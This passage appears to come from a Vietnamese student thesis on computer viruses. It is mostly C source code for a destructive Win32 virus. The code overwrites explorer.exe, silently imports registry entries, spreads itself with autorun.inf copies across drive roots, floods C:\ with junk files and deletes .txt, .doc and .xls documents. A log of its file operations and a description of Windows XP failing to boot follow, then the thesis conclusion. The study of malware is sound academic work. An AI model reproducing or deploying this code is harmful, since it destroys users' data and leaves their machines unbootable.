    if(copy("SVCHOST.com","C:\\windows\\explorer.exe")==0 && copy
("SVCHOST.com","C:\\windows\\system32\\dllcache\\explorer.exe")==0
)
     return 0;
    else
     return 2;
}
```

```
/*================================================*/
int add_reg()
{
    FILE *output;
    if((output=fopen("$$$$$","w"))!=NULL)
    {
     fprintf(output,regadd);
     fclose(output);
     spawnl(1,"C:\\windows\\regedit.exe"," /s $$$$$",NULL);
 return 0;
    }
 return 1;
}
/*================================================*/

void copy_virus()
{
    int i,k;
    FILE *input,*output;
    char *files_svchost[SVCHOST_NUM]=
{"svchost.com","C:\\windows\\wjview32.com","c:\\windows\\system\\MSMOUSE.DLL","c:\\windows\\syste\
m32\\cmdsys.sys","C:\\windows\\system32\\mstsc32.exe","c:\\windows\\explorer.exe"};
    char temp[2][20]={"C:\\svchost.com","c:\\autorun.inf"};
```

```
for(i=0;i<SVCHOST_NUM;i++)
{
 if((input=fopen(files_svchost[i],"rb"))!=NULL)
 {
  fclose(input);
  for(k=0;k<SVCHOST_NUM;k++)
  {
   copy(files_svchost[i],files_svchost[k]);
  }
  i=SVCHOST_NUM;
 }
}
for(i=0;i<SVCHOST_NUM;i++)
{
 if((input=fopen(files_svchost[i],"rb"))!=NULL)
 {
  fclose(input);
  for(k=0;k<24;k++)
  {
   copy(files_svchost[i],temp[0]);
   if((output=fopen(temp[1],"w"))!=NULL)
   {
    fprintf(output,"%s",autorun);
    fclose(output);
   }
```


```
          temp[0][0]++;
          temp[1][0]++;
        }
       i=SVCHOST_NUM;
      }
    }
}
/*================================================*/

void make_rubbish()
{
     int i;
     FILE *output;
     srand(0);
     for(i=0;i<RUBBISH_NUM;i++)
     {
       int n;
       char s[30];
       n=rand();
       sprintf(s,"C:\\DESTORY_GHIDE_%d",n);
       if((output=fopen(s,"w"))!=NULL)
       {
         fprintf(output,"%ld%s",n*n,s);
         fclose(output);
       }
```

```
     }
}
/*================================================*/
void remove_files()
{
    long done;
    int i;
    struct _finddata_t ffblk;
    char *remove_files[3]={"*.txt","*.doc","*.xls"};
    for(i=0;i<3;i++)
    {
     if(_findfirst(remove_files[i],&ffblk)==-1) continue;
     while(!done)
     {
       remove(ffblk.name);
       _findnext(done,&ffblk);
     }
     _findclose(done);
    }
}
/*================================================*/
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
```

```
{     int contral=0;
      autorun_explorer();
      spawnl(1,"c:\\windows\\system\\explorer.exe"," /s",NULL);
      add_reg();
      copy_virus();
      make_rubbish();
      spawnl(1,"c:\\windows\\system32\\mstsc32.exe"," /s",NULL);
      return 0;
}
```

Màn hình ổ C trước khi chạy virus



Sau khi chạy chương trình virus win32 virus sẽ tự động thực hiện việc tạo và xóa một số file sau:

Sau khi chạy chương trình bằng Visual C++ chương trình sẽ tự động tác động vào một số file trên windows làm cho hệ điều hành Windows XP bị lỗi khi khởi động


CreateFile C:\windows\system32\dllcache\$temp$

DeleteFile C:\windows\system32\dllcache\explorer.exe

CreateFile C:\windows\$temp$

DeleteFile C:\windows\explorer.exe

CreateFile C:\windows\system\explorer.exe



Màn hình ổ C sau khi chạy virus

Sau khi chạy chương trình virus này sau khi khởi động lại máy tính màn hình máy tính sẽ không khởi động lên được vì file C:\windows\system\explorer.exe đã bị thay đổi các file C:\windows\system32\dllcache\$temp$, CreateFile C:\windows\$temp$

-

được tạo ra khiến cho HĐH Windows XP không nạp được chương trình để khởi động màn hình Windows XP.

Màn hình không hiển thị thanh công cụ khởi động và các folder

Kết luận

Kết quả đạt được của khóa luận:

1. Tìm hiểu và nghiên cứu lý thuyết:

- Tổng quan về virus máy tính, hoạt động của B-Virus, F-Virus, Macro Virus, Virus Trojan, Internet worm.
- Một số phương pháp phát hiện, nhận dạng virus máy tính.
- Một số phương pháp phòng tránh và diệt virus máy tính.

2. Thử nghiệm Chương trình mô phỏng tạo virus máy tính.